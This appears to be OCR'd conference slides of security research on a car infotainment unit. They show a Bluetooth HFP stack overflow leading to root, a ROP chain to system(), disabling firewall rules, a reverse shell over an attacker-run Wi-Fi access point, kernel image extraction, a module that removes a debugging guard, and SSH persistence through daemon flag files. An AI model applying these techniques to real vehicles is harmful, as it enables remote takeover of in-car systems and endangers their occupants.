if ( j_CmpBuffer(rxbf, "+ANDROID:") )
{
 if ( j_CmpBuffer(&rxbf[space_len + 11], "vds") )
 {
     j_GetParameters(
       v52,
       (unsigned __int16)(v43 - 2),
       tmp_params,
       &tmp_lens,
       1u
     );
     memcpy(probe_lens, tmp_params[0], tmp_lens);
 }
}
```

Multiple Stack-based Buffer Overflows

HFP: Exploitation


Bluetooth: HFP Exploitation

- Trivial ROP chain to call `system()` and gracefully continue BT stack execution
  - Restriction: 0x2c, 0x22 bytes are disallowed




Bluetooth: HFP Exploitation

- Trivial ROP chain to call `system()` and gracefully continue BT stack execution
  - Restriction: 0x2c, 0x22 bytes are disallowed
- But where is the system payload stored?




Bluetooth: HFP Exploitation

- Trivial ROP chain to call `system()` and gracefully continue BT stack execution
  - Restriction: 0x2c, 0x22 bytes are disallowed
- But where is the system payload stored?
  - Utilize AVCTP Bluetooth profile
  - AVCTP fragmentation message buffer



Bluetooth: HFP Exploitation

- Trivial ROP chain to call `system()` and gracefully continue BT stack execution
  - ○ Restriction: 0x2c, 0x22 bytes are disallowed
- But where is the system payload stored?
  - ○ Utilize AVCTP Bluetooth profile
  - ○ AVCTP fragmentation message buffer
- Content of the system payload?




Bluetooth: HFP Exploitation: Payload


- Problem:
    - Firewall restrictions based on the iptables rules
    - Limits outbound connections

Bluetooth: HFP Exploitation: Payload

- Problem:
  - Firewall restrictions based on the iptables rules
  - Limits outbound connections
- Solution:
  - Get rid of DROP rules to establish a reverse shell




```
-A AntiSpoofOUTPUT -o bnep+ -j RemServicesNative
-A AntiSpoofOUTPUT -o mlink -j RemServicesNative
-A AntiSpoofOUTPUT -s 192.168.40.1/32 -o ethernet.400 -j RemServicesNative
-A AntiSpoofOUTPUT -o ethernet.400 -m pkttype --pkt-type multicast -j ACCEPT
-A AntiSpoofOUTPUT -j DROP
```



```
-A RemServicesNative -o aivc0.2 -p tcp -m tcp --dport 8443 -j ACCEPT
-A RemServicesNative -o wlan0 -p tcp -m tcp --dport 8443 -j ACCEPT
-A RemServicesNative -o ethernet.400 -p udp -m udp --dport 5004 -j ACCEPT
-A RemServicesNative -o ethernet.400 -p udp -m udp --dport 5005 -j ACCEPT
-A RemServicesNative -j DROP
```

Bluetooth: HFP Exploitation: Overview



1. Setup WLAN Access Point


2. 1-click Bluetooth exploit

3. Modify firewall rules

4. Force wpa_supplicant to connect to an attacker's AP

5. Run reverse shell as root

Bluetooth: HFP Exploitation: Results



```
pi@rp:~ $ ~/nissan/tsh cb
Waiting for the server to connect...connected.
root@MYCAR:/# id
uid=0(root) gid=0(root)
root@MYCAR:/# uname -a
Linux MYCAR 3.14.79-01875-gf33a004 #1 SMP PREEMPT Thu Jul 2 13:22:54 IST 2020 armv7l GNU/Linux
root@MYCAR:/# cat /proc/cpuinfo
processor       : 0
model name      : ARMv7 Processor rev 10 (v7l)
BogoMIPS        : 1581.05
Features        : swp half thumb fastmult vfp edsp neon vfpv3 tls vfpd32
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x2
CPU part        : 0xc09
CPU revision    : 10
```

Bluetooth: HFP Exploitation: Results


What do we have so far?

- 1-click Remote Code Execution (~0.5-clicks)
    - HFP Stack Buffer Overflow
- Permissions: root
- Ability to load arbitrary kernel modules
    - Absence of a kernel module signature verification

System

System: Information

- Bootloader: U-boot 2013.01.01
- Kernel: Linux-3.14.49
- SELinux: No
- Processes hypervisor: systemd
- Filesystem: ext4
- Filesystem integrity control: dm-verity
- Firewall configuration: Enabled
- Intrusion detection systems: None
- tmpfs under /tmp: Executable



```
root:*:17478:0:99999:7:::
daemon:*:17478:0:99999:7:::
bin:*:17478:0:99999:7:::
sys:*:17478:0:99999:7:::
sync:*:17478:0:99999:7:::
games:*:17478:0:99999:7:::
man:*:17478:0:99999:7:::
lp:*:17478:0:99999:7:::
mail:*:17478:0:99999:7:::
news:*:17478:0:99999:7:::
uucp:*:17478:0:99999:7:::
proxy:*:17478:0:99999:7:::
www-data:*:17478:0:99999:7:::
backup:*:17478:0:99999:7:::
list:*:17478:0:99999:7:::
irc:*:17478:0:99999:7:::
gnats:*:17478:0:99999:7:::
nobody:*:17478:0:99999:7:::
messagebus:!:17478:0:99999:7:::
systemd-journal-gateway:!:17478:0:99999:7:::
```

System: Debugging

To explore the system further we need debugging

System: Debugging

To explore the system further we need debugging

Problem:

- When connecting gdb to a process, IVI reboots

System: Debugging

To explore the system further we need debugging

Problem:

- When connecting gdb to a process, IVI reboots
- The target process has special signal handling?

System: Debugging

To explore the system further we need debugging

Problem:

- When connecting gdb to a process, IVI reboots
- The target process has special signal handling? No

System: Debugging

To explore the system further we need debugging

Problem:


- When connecting gdb to a process, IVI reboots
- The target process has special signal handling? No
- Kernel intercepts specific signals from processes?

System: Debugging

To explore the system further we need debugging

Problem:

- When connecting gdb to a process, IVI reboots
- The target process has special signal handling? No
- Kernel intercepts specific signals from processes? Yes




```
[  412.159860] exchnd: Continuing task with pid 1892.
[  412.159929] exchnd: Forced wake up for 1892
[  463.944423] net inc-scc: spurious interrupt: IDLE       SRQ=0
[  466.944157] net inc-scc: spurious interrupt: IDLE       SRQ=0
[  500.909617] exchnd: Continuing task with pid 31628.
[  500.909693] exchnd: Forced wake up for 31628
```

System: Debugging

To explore the system further we need debugging

Problem:

- When connecting gdb to a process, IVI reboots
- The target process has special signal handling? No
- Kernel intercepts specific signals from processes? Yes



```
[   412.159860] exchnd: Continuing task with pid 1892.
[   412.159929] exchnd: Forced wake up for 1892
[   463.944423] net inc-scc: spurious interrupt: IDLE        SRQ=0
[   466.944157] net inc-scc: spurious interrupt: IDLE        SRQ=0
[   500.909617] exchnd: Continuing task with pid 31628.
[   500.909693] exchnd: Forced wake up for 31628
```

Kernel: Obtaining an Image

Kernel image can be found in the extracted firmware, however:

- The image is obviously compressed (uImage)
- Can’t be decompressed via standard algorithms:
  - xz / lzma / gunzip / etc
- binwalk doesn’t give any clues either


Kernel: Obtaining an Image

Kernel image can be found in the extracted firmware, however:

- The image is obviously compressed (uImage)
- Can’t be decompressed via standard algorithms:
  - xz / lzma / gunzip / etc
- binwalk doesn’t give any clues either

Explore the u-boot bootloader!

Kernel: uImage Header




```
00000000: 27 05 19 56 db 2f 53 e2 5d 10 9b be 00 50 59 94
00000010: 10 00 7f c0 10 00 80 00 93 c9 01 d1 05 02 02 4d
```

Kernel: U-boot bootloader

```
int __fastcall bootm_load_os(...)
{
 if ( comp == 1 ) {
  // GUNZIP: uncompress
 }
 else if ( comp ) {
  if ( comp != 0x4d ) {
   printf("Unimplemented compression type %d\n", comp);
   return -3;
  }
  v16 = lz77_decompress(
   load_buf,
   lzma_len,
   image_buf,
   image_len
  );
 }
}
```

Kernel: U-boot bootloader



```
int __fastcall bootm_load_os(...)
{
 if ( comp == 1 ) {
   // GUNZIP: uncompress
 }
 else if ( comp ) {
   if ( comp != 0x4d ) {
     printf("Unimplemented compression type %d\n", comp);
     return -3;
   }
   v16 = lz77_decompress(
     load_buf,
     lzma_len,
     image_buf,
     image_len
   );
 }
}
```

LZ77 - ???

Kernel: U-boot bootloader

What is LZ77?


- Lossless data compression algorithm
  - Published in 1977
- Basis for LZW, LZSS, LZMA and others
- Public implementations: cstdvd/lz77
  - Didn't work for our kernel image

Kernel: U-boot bootloader

What is LZ77?

- Lossless data compression algorithm
  - Published in 1977
- Basis for LZW, LZSS, LZMA and others
- Public implementations: cstdvd/lz77
  - Didn’t work for our kernel image

Solution: Emulate `lz77_decompress()` via Qiling framework




```
# This hook will be executed at the end of the lz77_decompress
# function to save the decompressed kernel into the file
def save_kernel(ql: Qiling) -> None:
    kernel = ql.mem.read(image_buf, image_len)
    with open('./kernel.extracted', 'wb') as f:
        f.write(kernel)
```

Kernel: exchnd LKM

Exception Handler Driver (built-in):

- Catches exceptions (signals) from processes
    - Registers kprobes / jprobes at specific kernel procedures
- Does predefined actions when an exception event occurs
    - In our case, it’s IVI reboot for SIGTRAP
- Provides post-mortem data



```
exchnd_fops     DCD 0, 0                        ; DATA XREF: rodata:805
                                                ; rodata:807BDB4C↓o
                DCD exchnd_fop_read, exchnd_fop_write, 0, 0, 0
                DCD exchnd_fop_poll, exchnd_fop_ioctl, 0
                DCD 0
                DCD exchnd_fop_open, 0
                DCD exchnd_fop_release, 0, 0, 0, 0, 0, 0
                DCD 0, 0, 0, 0, 0
                DCD 0, 0
```


Kernel: exchnd LKM

Exception Handler Driver (built-in):

- Catches exceptions (signals) from processes
  - Registers kprobes / jprobes at specific kernel procedures
- Does predefined actions when an exception event occurs
  - In our case, it's IVI reboot for SIGTRAP
- Provides post-mortem data

Solution:

- Upload a custom LKM that removes the registered kprobes / jprobes



```
[  195.492226] sigdisable: module license 'unspecified' taints kernel.
[  195.492244] Disabling lock debugging due to kernel taint
[  195.646991] exchnd: Removed
[  195.647010] sigdisable: removed exchnd driver
```

Kernel: exchnd LKM: Results

What do we have so far?

- Kernel-mode code execution
- Uncompressed Linux kernel image
- Disabled exception handler LKM
- Finally, we can debug any process on the system

Persistence and Data Exfiltration

Persistence

Possible ways to achieve persistence on IVI


- Find interesting writable configurations
- Compromise the secure boot chain

Partition	Path	Mode
/dev/mmcblk1p1	/	ro
/dev/mmcblk1p3	/var/opt/bosch/persistent	rw
/dev/mmcblk1p5	/var/opt/bosch/static	ro
/dev/mmcblk1p6	/var/opt/bosch/dynamic	rw

Persistence: SSH Server

ALD - Authorization Level Daemon, a daemon for automatically switching security levels in the system:

- sshd@.service
- firewall.service



```
[Unit]
Description=OpenSSH Per-Connection Daemon (AIVI)
# as the service depends on existing files, the partition need to be available
After=syslog.target rbcm-mount-dynamic.target ald_once.service tty-ssh-checker.service
Wants=tty-ssh-checker.service
DefaultDependencies=no

# this service is protected by ALD!
# it only starts, if FEATURE is either enabled permanently or (usage of |) temporarily
ConditionPathExists=|/var/run/ald/SSHenabled
ConditionPathExists=|/var/opt/bosch/dynamic/ald/SSHenabled
# the existence of the ald folders is ensured by the dependency to ald.service

[Unit]
Description=Firewall configuration
DefaultDependencies=no
# dynamic partition is needed because of below Condition statements
After=pretty-early.target rbcm-mount-dynamic.target
OnFailure=firewall-emergency.service
#none of the following files should exist
ConditionPathExists=|/var/opt/bosch/dynamic/ald/FWdisabled
ConditionPathExists=|/var/run/ald/FWdisabled
```

Persistence: SSH Server

SSH server can be enabled on Wi-Fi or USB2Ethernet interfaces:

